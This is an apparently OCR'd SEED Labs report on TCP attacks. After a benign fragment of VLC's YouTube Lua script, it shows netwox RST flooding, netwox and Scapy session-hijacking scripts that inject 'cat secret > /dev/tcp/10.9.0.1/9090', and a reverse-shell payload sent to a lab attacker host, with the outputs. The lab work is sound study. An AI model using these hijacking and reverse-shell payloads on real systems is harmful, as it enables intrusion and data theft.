'\\"formats\\":%[(.-)%]' )
                    if stream_map then
                        -- FIXME: do this properly (see #24958)
                        stream_map = string.gsub( stream_map, '\\
(["\\/])', '%1' )
                    else
                        stream_map = string.match( line, '"formats":%
[(.-)%]' )
                    end
                    if stream_map then
                        vlc.msg.dbg( "Found new-style parameters for
youtube video stream, parsing..." )
                        -- FIXME: do this properly (see #24958)
                        stream_map = string.gsub( stream_map, "\\
u0026", "&" )
                        path = pick_stream( stream_map, js_url )
                    end
                end

                if not path then
                    -- If this is a live stream, the URL map will be
empty
                    -- and we get the URL from this field instead
                    local hlsvp = string.match( line,
'\\"hlsManifestUrl\\": *\\"(.-)\\"' )
                        or string.match( line,
'"hlsManifestUrl":"(.-)"' )
                    if hlsvp then
                        hlsvp = string.gsub( hlsvp, "\\/", "/" )
                        path = hlsvp
                    end
                end
            end
```

```
        end

        if not path then
            vlc.msg.err( "Couldn't extract youtube video URL, please
check for updates to this script" )
            return { }
        end

        if not arturl then
            arturl = get_arturl()
        end

        return { { path = path; name = title; description =
description; artist = artist; arturl = arturl } }

    elseif string.match( vlc.path, "/get_video_info%?" ) then
        -- video info API, retired since summer 2021
        -- Replacement Innertube API requires HTTP POST requests
        -- and so remains for now unworkable from lua parser scripts
        -- (see #26185)

        local line = vlc.read( 1024*1024 ) -- data is on one line only
        if not line then
            vlc.msg.err( "YouTube API output missing" )
            return { }
        end

        local js_url = get_url_param( vlc.path, "jsurl" )
        if js_url then
            js_url= vlc.strings.decode_uri( js_url )
        end

        -- Classic parameters - out of use since early 2020
        local fmt = get_url_param( vlc.path, "fmt" )
        if not fmt then
            local fmt_list = string.match( line, "&fmt_list=([^&]*)" )
            if fmt_list then
                fmt_list = vlc.strings.decode_uri( fmt_list )
                fmt = get_fmt( fmt_list )
            end
        end

        local url_map = string.match( line,
"&url_encoded_fmt_stream_map=([^&]*)" )
        if url_map then
            vlc.msg.dbg( "Found classic parameters for youtube video
stream, parsing..." )
            url_map = vlc.strings.decode_uri( url_map )
            path = pick_url( url_map, fmt, js_url )
```

```
        end

        -- New-style parameters
        if not path then
            local stream_map = string.match( line, '%%22formats%%22%
%3A%%5B(.-)%%5D' )
            if stream_map then
                vlc.msg.dbg( "Found new-style parameters for youtube
video stream, parsing..." )
                stream_map = vlc.strings.decode_uri( stream_map )
                -- FIXME: do this properly (see #24958)
                stream_map = string.gsub( stream_map, "\\u0026", "&" )
                path = pick_stream( stream_map, js_url )
            end
        end

        if not path then
            -- If this is a live stream, the URL map will be empty
            -- and we get the URL from this field instead
            local hlsvp = string.match( line, "%%22hlsManifestUrl%%22%
%3A%%22(.-)%%22" )
            if hlsvp then
                hlsvp = vlc.strings.decode_uri( hlsvp )
                path = hlsvp
            end
        end

        if not path and get_url_param( vlc.path, "el" ) ~=
"detailpage" then
            -- Retry with the other known value for the "el"
parameter;
            -- either value has historically been wrong and failed for
            -- some videos but not others.
            local video_id = get_url_param( vlc.path, "video_id" )
            if video_id then
                path = vlc.access..."://www.youtube.com/get_video_info?
video_id="..video_id.."&el=detailpage"..copy_url_param( vlc.path,
"fmt" )..copy_url_param( vlc.path, "jsurl" )
                vlc.msg.warn( "Couldn't extract video URL, retrying
with alternate YouTube API parameters" )
            end
        end

        if not path then
            vlc.msg.err( "Couldn't extract youtube video URL, please
check for updates to this script" )
            return { }
        end

        local title = string.match( line, "%%22title%%22%%3A%%22(.-)%
```


```
%22" )
        if title then
            title = string.gsub( title, "+", " " )
            title = vlc.strings.decode_uri( title )
            -- FIXME: do this properly (see #24958)
            title = string.gsub( title, "\\u0026", "&" )
        end
        -- FIXME: description gets truncated if it contains a double
quote
        local description = string.match( line, "%%22shortDescription%
%22%%3A%%22(.-)%%22" )
        if description then
            description = string.gsub( description, "+", " " )
            description = vlc.strings.decode_uri( description )
            -- FIXME: do this properly (see #24958)
            description = string.gsub( description, '\\(["\\/])', '%1'
)
            description = string.gsub( description, '\\n', '\n' )
            description = string.gsub( description, '\\r', '\r' )
            description = string.gsub( description, "\\u0026", "&" )
        end
        local artist = string.match( line, "%%22author%%22%%3A%%22(.-)
%%22" )
        if artist then
            artist = string.gsub( artist, "+", " " )
            artist = vlc.strings.decode_uri( artist )
            -- FIXME: do this properly (see #24958)
            artist = string.gsub( artist, "\\u0026", "&" )
        end
        local arturl = string.match( line, "%
%22playerMicroformatRenderer%%22%%3A%%7B%%22thumbnail%%22%%3A%%7B%
%22thumbnails%%22%%3A%%5B%%7B%%22url%%22%%3A%%22(.-)%%22" )
        if arturl then
            arturl = vlc.strings.decode_uri( arturl )
        end

        return { { path = path, name = title, description =
description, artist = artist, arturl = arturl } }

    else -- Other supported URL formats
        local video_id = string.match( vlc.path, "/[^/]+/([^?]*)" )
        if not video_id then
            vlc.msg.err( "Couldn't extract youtube video URL" )
            return { }
        end
        return { { path = vlc.access..":://www.youtube.com/watch?
v="..video_id..copy_url_param( vlc.path, "fmt" ) } }
    end
end
```

```
!cat 'Task 3'/rst_vid.txt
```


```
[02/12/22]admin@Attacker-vm:~/.../Labsetup$ sudo netwox 76 -i
"10.148.0.26" -p "443"
```

Hijacking port 443 (HTTPS) as the media is directly streamed from Youtube, VLC is buffering and unable to load


```
show_img('Task 3/rst_vid2.png')
```




```
show_img('Task 3/rst_vid.png')
```




```
show_img('Task 3/rst_atk_443.png')
```



Netwox is bombarding 10.148.0.26 (Victim) with TCP RST packets at port 443

Task 4: TCP Session Hijacking

Netwox TCP Hijacking

```
!cat 'Task 4'/netwox_hijack.txt
```

```
[02/17/22]admin@Attacker-vm:~/.../Labsetup$ python3
Python 3.8.10 (default, Nov 26 2021, 20:14:08)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import codecs
```

```
>>> hexlify = codecs.getencoder('hex')
>>> hexlify(b'\r cd /home/seed && cat secret >
/dev/tcp/10.9.0.1/9090 \r')[0]
b'0d206364202f686f6d652f7365656420262620636174207365637265742
65762f7463702f31302e392e302e312f39303930200d'

root@b3925ccdb7e1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 17 04:32:06 UTC 2022 from user1-10.9.0.6.net-
10.9.0.0 on pts/2

[02/17/22]admin@Attacker-vm:~/.../Task 5$ sudo netwox 40 -l 10.9.0.6 -
m 10.9.0.5 -o 46922 -p 23 -q 1944077983 -r 2772011518 --tcp-ack -E
2000 -H
'0d206364202f686f6d652f7365656420262620636174207365637265742646
5762f7463702f31302e392e302e312f39303930200d'
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen               |
|___4___|___5___|____0x00=0_____|___________0x0060=96____________|
|              id               |r|D|M|       offsetfrag        |
|_________0x62B5=25269__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum              |
|____0x00=0_____|____0x06=6_____|____________0x43C7_______________|
|                            source                               |
|_____________________________10.9.0.6_____________________________|
|                          destination                            |
|_____________________________10.9.0.5_____________________________|
TCP____________________________________________________________.
|          source port          |       destination port          |
|_________0xB74A=46922__________|___________0x0017=23____________|
|                            seqnum                               |
|_____________________0x73E0469F=1944077983_____________________|
|                            acknum                               |
|_____________________0xA53989FE=2772011518_____________________|
```


```
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x07D0=2000__________|
|           checksum            |             urgptr            |
|_________0x8C83=35971__________|___________0x0000=0____________|
0d 20 63 64  20 2f 68 6f  6d 65 2f 73  65 65 64 20  # . cd /home/seed
26 26 20 63  61 74 20 73  65 63 72 65  74 20 3e 20  # && cat secret >
2f 64 65 76  2f 74 63 70  2f 31 30 2e  39 2e 30 2e  # /dev/tcp/10.9.0.
31 2f 39 30  39 30 20 0d                           # 1/9090 .

root@Attacker-vm:/volumes/Task 4# nc -l 9090
This is a secret file.

root@58a9ed39547c:/home/seed# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:32951        0.0.0.0:*
LISTEN
tcp        0    100 10.9.0.5:23             10.9.0.6:46922
ESTABLISHED
root@58a9ed39547c:/home/seed# ss -K dst 10.9.0.6 dport 46922
Netid State  Recv-Q  Send-Q   Local Address:Port     Peer Address:Port
Process
tcp   ESTAB  0       100           10.9.0.5:telnet
10.9.0.6:46922

seed@58a9ed39547c:~$ Connection closed by foreign host.
```

In the netwox command above, the tcp-data part only takes hex data. If we want to inject a command string, which is typically represented as a human-readable ASCII string, we need to convert it into a hex string. I used the codecs to convert the command '\r cd /home/seed && cat secret > /dev/tcp/10.9.0.1/9090 \r' into its binary format.

At port 9090, the attacker can retrieve the secret file information: This is a secret file.

Subsequently, I terminated the port connection via ss -K 10.9.0.6 dport 46922

```
show_img('Task 4/netwox_hijack.png')
```



Result: parse the output of secret 'This is a secret file' from the victim

Scapy TCP Hijacking

```
!cat 'Task 4'/hijack.py
```

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=58952, dport=23, flags="A", seq=3777515703,
ack=3692922388)
data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-3e5f42528ad9", verbose=0)
```


```
!cat 'Task 4'/scapy_hijack.txt
```

```
root@b3925ccdb7e1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Feb 13 00:40:50 UTC 2022 from user1-10.9.0.6.net-
10.9.0.0 on pts/2
seed@58a9ed39547c:~$

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 127.0.0.11:46613        0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0     83 10.9.0.5:23             10.9.0.6:58952
ESTABLISHED

root@Attacker-vm:/# nc -l 9090 &
[1] 20

root@Attacker-vm:/volumes/Task 4# ./hijack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None
(None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None
(None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64
(64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None
(None)
src        : SourceIPField                     = '10.9.0.6'
(None)
dst        : DestIPField                       = '10.9.0.5'
(None)
options    : PacketListField                   = []
([])
--
sport      : ShortEnumField                    = 58952
(20)
dport      : ShortEnumField                    = 23
(80)
```

```
seq        : IntField                              = 3777515703      (0)
ack        : IntField                              = 3692922388      (0)
dataofs    : BitField  (4 bits)                    = None
(None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 16 (A)>
(<Flag 2 (S)>)
window     : ShortField                            = 8192
(8192)
chksum     : XShortField                           = None
(None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []
(b'')
--
load       : StrField                              = b'\r cat secret
> /dev/tcp/10.9.0.1/9090 \r' (b'')
This is a secret file.
[1]+  Done                    nc -l 9090  (wd: /)
(wd now: /volumes/Task 4)

root@58a9ed39547c:/# ss -K dst 10.9.0.6 dport 58952
Netid State  Recv-Q  Send-Q   Local Address:Port     Peer Address:Port
Process
tcp   ESTAB  0       83            10.9.0.5:telnet
10.9.0.6:58952
root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 127.0.0.11:46613        0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
```

```
show_img('Task 4/scapy_hijack.png')
```



Result: parse the output of secret 'This is a secret file' from the victim, similar as above

Task 5: Creating Reverse Shell using TCP Session Hijacking

```
!cat 'Task 5'/hijack.py
```

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47078, dport=23, flags="A", seq=1786695429,
ack=468366257)
data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
pkt = ip/tcp/data

ls(pkt)
send(pkt, iface="br-3e5f42528ad9", verbose=0)
```

```
!cat 'Task 5'/hijack.txt
```


```
root@b3925ccdb7e1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 17 06:08:13 UTC 2022 from user1-10.9.0.6.net-
10.9.0.0 on pts/2

[02/17/22]admin@Attacker-vm:~/.../Task 5$ sudo ./hijack.py
version    : BitField  (4 bits)                = 4
('4')
ihl        : BitField  (4 bits)                = None
('None')
tos        : XByteField                        = 0
('0')
len        : ShortField                        = None
('None')
id         : ShortField                        = 1
('1')
flags      : FlagsField                        = <Flag 0 ()>
('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0
('0')
ttl        : ByteField                         = 64
('64')
proto      : ByteEnumField                     = 6
('0')
chksum     : XShortField                       = None
('None')
src        : SourceIPField                     = '10.9.0.6'
('None')
dst        : DestIPField                       = '10.9.0.5'
('None')
options    : PacketListField                   = []
('[]')
--
sport      : ShortEnumField                    = 47078
('20')
dport      : ShortEnumField                    = 23
('80')
seq        : IntField                          = 1786695429
('0')
ack        : IntField                          = 468366257
('0')
dataofs    : BitField  (4 bits)                = None
('None')
reserved   : BitField  (3 bits)                = 0
('0')
flags      : FlagsField                        = <Flag 16 (A)>
```

```
('<Flag 2 (S)>')
window     : ShortField                          = 8192
('8192')
chksum     : XShortField                         = None
('None')
urgptr     : ShortField                          = 0
('0')
options    : TCPOptionsField                     = []
("b''")
--
load       : StrField                            = b'\r /bin/bash -i >
/dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r' ("b''")

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:32951        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:50386          10.9.0.1:9090
ESTABLISHED
tcp        0     74 10.9.0.5:23             10.9.0.6:47078
ESTABLISHED

seed@58a9ed39547c:~$ Connection closed by foreign host.
```

Attacker hijacks the victim shell via command injection "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r" and this establishes a connection with the attacker machine 10.9.0.1 at port 9090

```
show_img('Task 5/hijack.png')
```


[SEED Labs] Capturing from br-3e5f42528ad9
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
66 2022-02-15 14:5... 10.9.0.7 10.9.0.5 TCP 66 46678 → 23 [ACK] Seq=48825383 Ack=2961723098
67 2022-02-15 14:5... 10.9.0.5 10.9.0.7 TELNET 108 Telnet Data ...
68 2022-02-15 14:5... 10.9.0.7 10.9.0.5 TCP 66 46678 → 23 [ACK] Seq=48825383 Ack=2961723140
69 2022-02-15 14:5... 10.9.0.5 10.9.0.7 TELNET 365 Telnet Data ...
70 2022-02-15 14:5... 10.9.0.7 10.9.0.5 TCP 66 46678 → 23 [ACK] Seq=48825383 Ack=2961723439
71 2022-02-15 14:5... 10.9.0.5 10.9.0.7 TELNET 150 Telnet Data ...
72 2022-02-15 14:5... 10.9.0.7 10.9.0.5 TCP 66 46678 → 23 [ACK] Seq=48825383 Ack=2961723523
73 2022-02-15 14:5... 10.9.0.5 10.9.0.7 TELNET 87 Telnet Data ...
74 2022-02-15 14:5... 10.9.0.7 10.9.0.5 TCP 66 46678 → 23 [ACK] Seq=48825383 Ack=2961723544
Transmission Control Protocol, Src Port: 46678, Dst Port: 23, Seq: 48825383, Ack: 2961723544, Len: 0
Source Port: 46678
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 48825383
[Next sequence number: 48825383]
Acknowledgment number: 2961723544
1000 .... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 501
0020 00 05 b6 56 00 17 02 e9 04 27 b0 88 50 98 80 10
0030 01 f5 14 44 00 00 01 01 08 0a 98 91 8d 31 1d a3
0040 e4 d5
Sequence number (tcp.seq), 4 byte(s)
Packets: 74 · Displayed: 74 (100.0%)
Profile: Default